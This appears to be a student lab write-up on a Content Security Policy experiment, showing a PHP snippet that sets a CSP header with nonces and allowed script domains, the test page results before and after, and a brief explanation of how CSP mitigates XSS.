
CSP Experiment

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

In order for area 2 and 5 along with all the others, except for 3, to display OK on http://www.example32c.com, the other nonce was added (222-222-222) and *example60.com was added as well to allow scripts from there.



```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```


Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

CSPs help to prevent XSS attacks by using CSP policies to prevent code that is not trusted from being executed. The attacks seen above were all done from a user inputting JavaScript code somewhere, and while a filter may be able to remove some of the JavaScript that users input, it is hard to create a filter because there are so many different ways of embedding JavaScript code, and JavaScript can be mixed with HTML data. CSP policies help to only allow code that is defined by the policies to be run, and is a better way to prevent untrusted code from being executed.